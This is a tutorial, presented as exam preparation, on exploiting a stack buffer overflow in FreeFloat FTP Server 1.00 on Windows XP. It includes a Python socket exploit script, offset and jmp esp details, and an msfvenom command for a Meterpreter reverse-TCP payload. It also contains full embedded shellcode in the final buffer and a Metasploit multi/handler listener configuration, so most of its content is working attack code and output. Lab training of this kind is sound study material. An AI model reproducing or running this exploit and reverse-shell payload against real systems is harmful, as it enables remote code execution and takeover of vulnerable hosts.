Buffer Overflow

By:

Abdallah Faris Alghamdi

For:

Educational Purposes

This document should teach the reader step-by-step on how to exploit a buffer overflow machine with ease.

Good Luck.

Getting Started:

1.1- Before starting our experiment, you should have everything we need continue hopefully without any problems.

a- Windows XP professional installed
b- Turned off (Firewall Protection) in Windows XP.
c- Immunity Debugger installed on Windows XP
d- FTPServer installed on Windows XP.
e- Mona python file installed on Windows XP.
f- The python code.

1.2- In case you are confused on how to get the tools ready, I will explain it step-by-step below.

A- To turn off the firewall protection in Windows XP, follow the steps below.

- Go to the Start menu.
- Then, press on Control Panel.
- At the bottom right, you will see Security center, press on it.
- At the bottom, press on Windows Firewall.
- A new window will popup, change the settings from [ON → OFF].

B- You can download Immunity debugger and Mona python files through your kali machine from the websites below:
   - [https://www.immunityinc.com/products/debugger/]
   - https://github.com/corelan/mona

After downloading it, open up your terminal and go start a python server by typing one of the following:

- (python -m SimpleHTTPServer <PORT>), you can enter any port. For example (8081)
- (python3 http.server <PORT>)

Now, go to your Windows XP machine and open up Internet Explorer and type in the URL:

http://<Your_Kali_IP>:Port

press enter.

Now you can find the files, save it, and download it to your Windows XP machine.

C- After installing Mona files and Immunity Debugger to your Windows XP, you should do the following steps:

- Open up Mona Files, you should see a {mona.py} file, copy it.
- Right click on Immunity debugger and click on Properties.
- Click on [Find Target…], You should see the files for {Immunity Debugger}.
- Find and press on {PyCommands}, then paste the file {mona.py}.

D- The python file is included in the zip file.

Steps to exploit Buffer Overflow Machines:

1- Open up [Skeleton.py] using your favorite text editor.
2- Edit the (HOST and PORT values).

```
HOST = "192.168.1.71" #——> Victim IP Address
PORT = 21 #———> FTP Port
```

3- In the username, type 'A' * 300, this will send 300 bytes of A's to the buffer, we are trying to see how many bytes it will take to overflow the buffer.

Note:


Let's say you faced a Buffer Overflow machine in an eCPPT or OSCP exam, you will need to check each of the username and password values to see which one of them will be used to overflow the buffer.

For example, you can try to send 3000 bytes of A's through the username to the victim machine to try and overflow the buffer, if it overflows... then great! You can continue using the username, if it doesn't work, then you will try sending 3000 bytes of A's using the password in hopes of overflowing the buffer.

```
    # sending username #
    username = 'A' * 300
    s.send('USER ' + username + '\r\n')
    print s.recv(1024)
```

4- Now, go open FTPServer on Windows XP, then run the python script in your Kali machine by typing [python skeleton.py] to run it, go check on Windows XP, you should see that the FTPServer has crashed.


```
┌──(root💀BikiniBottoms)-[/home/squidward/Desktop]
└─# ./skelton.py
220 FreeFloat Ftp Server (Version 1.00).

331 Password required for AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.
```



5- Now we run the script again, but this time we have immunity debugger turned on and with FTPServer in it. [Turn on Immunity Debugger -> Press File -> Press open -> Select FTPServer from the Desktop]

6- Let Immunity Debugger run. You will find the red [RUN] button under the plugins menu, press it, then go to your kali and run the script.

7- Go to your Windows XP and focus on the top right section called [Registers] and take a look at the EIP number.




41 is a Hex number which translates to ‘A’, this means we overflowed the buffer and reached the EIP.

Now let’s try that again, but this time we will use something unique instead of the A’s, this is to tell us how many bytes we need to reach the EIP so we can exploit it.

8- Go to Kali and type “Locate Pattern_Create” to find it’s directory, copy the directory and then add “ -l 300 ”, [-l is --length] [300 is the number of bytes we want].

Note: The number of bytes you type in should match the same number of bytes you sent to the buffer in the beginning. So, if you send 3000 bytes of A’s, you should type:

[/usr/share/Metasploit-framework/tools/exploit/pattern_create.rb -l 3000]



9- We copy the pattern and paste it in our script so we can run it against the FTPServer and observe what happens through the Immunity Debugger program. Make sure you do the following before running the script each time.

```
try:
##----------connecting to service----------##
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((HOST, PORT))
    print s.recv(1024)
##----------Changeable----------##
    # sending username #
    username =
 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7
    s.send('USER ' + username + '\r\n')
    print s.recv(1024)

    # sending password
    s.send('PASS ali \r\n')
    print s.recv(1024)
##----------Error Handling----------##
except Exception as e:
    # handling Errors
        print ('Error')
```

- Close Immunity Debugger and open it again.
- Press F3 to open a file, select FTPServer from the Desktop.
- Press Run to start Immunity Debugger
- Run the python script

```
Registers (FPU)
EAX 00000149
ECX 0014BFA0
EDX 7C90E4F4 ntdll.KiFastSystemCallRet
EBX 00000002
ESP 00B3FC2C ASCII "0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9.F@"
EBP 003B1320
ESI 0040A44E FTPServe.0040A44E
EDI 003B1990 ASCII "a6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2
EIP 37684136
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


What we need to do now is use [Pattern_offset] to find out the exact byte count for us to reach the EIP.

```
┌──(root💀BikiniBottoms)-[/home/squidward/Desktop]
└─# locate pattern_offset
/usr/bin/msf-pattern_offset
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb

┌──(root💀BikiniBottoms)-[/home/squidward/Desktop]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136
[*] Exact match at offset 230
```

10- Now we edit our script to verify if what we are doing is correct.

```
# sending username #
username = 'A' * 230 + 'BBBB' * 4
s.send('USER ' + username + '\r\n')
print s.recv(1024)
```


```
┌──(root💀BikiniBottoms)-[/home/squidward/Desktop]
└─# ./skelton.py
220 FreeFloat Ftp Server (Version 1.00).

331 Password required for AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAABBBBBBBBBBBBBBBB.
```




We can see that the B's reached the EIP successfully, it shows [42-42-42-42] and 42 is Hex for B.

11- Now we go to Immunity Debugger and at the bottom of the program there is a terminal, we will type in the following command:

!mona jmp -r esp -m user32



In the Log data window, we found 4 results for 'jmp esp', we can use the first one to add in our script.




Ox7e429353 is converted to [jmp = '\x53\x93\x42\x7e'] and added to our script.

12- We now add badchars to our script and also add the jmp address, you can find badchars at the bottom of the script as a comment.

```
#============================ final buffer setup ========
#offset = 230
#username = 'A' *  offset
jmp = '\x53\x93\x42\x7e'
#nop = '\x90' * 10
#shellcode=(paste shell code here)
#buffer = username + jmp + nop + shellcode
# ------------------------------------------------------
#============================ bad charchters check ======
badchars =(
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
    "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
    "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
    "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
#-------------------------------------------------------
```

13- Now we run the script and check out immunity debugger. Right click on ESP number and click on 'Follow in Dump', now we concentrate on Address "00B3FC1C" since we will start counting from 01.



We found out that the sequence changed after 09 and that the badchar is x0a, knowing this, we will delete x0a from the script and start the process again until we find all the badchars.

The Bad chars for this exercise are the following:


(x00, x0a , x0d, xff)

14- After deleting all the badchars, now we are ready to create our payload, using the following command:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Attacker_IP> LPORT=4445 -f c -a x86 -b '\x00\x0a\x0d\xff'

Note: You can use any port you like, you don't have to use 4445 :) Just make sure that no other services are using it.

15- Now we copy the shellcode the msfvenom created for us and paste it in our script so we can run it.



```
#==================== final buffer setup ======
offset = 230
username = 'A' * offset
jmp = '\x53\x93\x42\x7e'
nop = '\x90' * 30


shellcode = "\xd9\xec\xba\xf7\x74\x28\xa6\xd9\x74\x24\xf4\x5b\x29\xc9\xb1"
shellcode +="\x56\x83\xc3\x04\x31\x53\x14\x03\x53\xe3\x96\xdd\x5a\xe3\xd5"
shellcode +="\x1e\xa3\xf3\xb9\x97\x46\xc2\xf9\xcc\x03\x74\xca\x87\x46\x78"
shellcode +="\xa1\xca\x72\x0b\xc7\xc2\x75\xbc\x62\x35\xbb\x3d\xde\x05\xda"
shellcode +="\xbd\x1d\x5a\x3c\xfc\xed\xaf\x3d\x39\x13\x5d\x6f\x92\x5f\xf0"
shellcode +="\x80\x97\x2a\xc9\x2b\xeb\xbb\x49\xcf\xbb\xba\x78\x5e\xb0\xe4"
shellcode +="\x5a\x60\x15\x9d\xd2\x7a\x7a\x98\xad\xf1\x48\x56\x2c\xd0\x81"
shellcode +="\x97\x83\x1d\x2e\x6a\xdd\x5a\x88\x95\xa8\x92\xeb\x28\xab\x60"
shellcode +="\x96\xf6\x3e\x73\x30\x7c\x98\x5f\xc1\x51\x7f\x2b\xcd\x1e\x0b"
shellcode +="\x73\xd1\xa1\xd8\x0f\xed\x2a\xdf\xdf\x64\x68\xc4\xfb\x2d\x2a"
shellcode +="\x65\x5d\x8b\x9d\x9a\xbd\x74\x41\x3f\xb5\x98\x96\x32\x94\xf4"
shellcode +="\x5b\x7f\x27\x04\xf4\x88\x54\x36\x5b\xa3\xf2\x7a\x14\x6d\x04"
shellcode +="\x0b\x32\x8e\xda\xb3\x53\x70\xdb\xc3\x7a\xb7\x8f\x93\x14\x1e"
shellcode +="\xb0\x78\xe5\x9f\x65\x14\xef\x37\x46\x40\xee\xf2\x2e\x92\xf1"
shellcode +="\xed\xf3\x1b\x17\x5d\x5c\x4b\x88\x1e\x0c\x2b\x78\xf7\x46\xa4"
shellcode +="\xa7\xe7\x68\x6f\xc0\x82\x86\xd9\xb8\x3a\x3e\x40\x32\xda\xbf"
shellcode +="\x5f\x3e\xdc\x34\x55\xbe\x93\xbc\x1c\xac\xc4\xda\xde\x2c\x15"
shellcode +="\x4f\xde\x46\x11\xd9\x89\xfe\x1b\x3c\xfd\xa0\xe4\x6b\x7e\xa8"
shellcode +="\x1b\xea\xb6\xdc\x2a\x78\xf6\x8a\x52\x6c\xf6\x4a\x05\xe6\xf6"
shellcode +="\x22\xf1\x52\xa5\x57\xfe\x4e\xda\xcb\x6b\x71\x8a\xb8\x3c\x19"
shellcode +="\x30\xe6\x0b\x86\xcb\xcd\x0f\xc1\x33\x93\x27\x6a\x5b\x6b\x78"
shellcode +="\x8a\x9b\x01\x78\xda\xf3\xde\x57\xd5\x33\x1e\x72\xbe\x5b\x95"
shellcode +="\x13\x0c\xfa\xaa\x39\xd0\xa2\xab\xce\xc9\x55\xd1\xbf\xee\x96"
shellcode +="\x26\xd6\x8a\x97\x26\xd6\xac\xa4\xf0\xef\xda\xeb\xc0\x4b\xd4"
shellcode +="\x5e\x64\xfd\x7f\xa0\x3a\xfd\x55"


buffer = username + jmp + nop + shellcode
```

After adding the shellcode, we run Metasploit and select the (Multi/handler) payload, configure its settings and hit exploit to start listening.

Your multi/handler settings should be similar to the picture below:

You will need to change the default payload to the following payload:

[Windows/meterpreter/reverse_tcp]

```
msf5 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf5 exploit(multi/handler) > set LHOST 192.168.1.53
LHOST => 192.168.1.53
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.53     yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) >
```


Note:

Before running the script, make sure the final script looks like this:

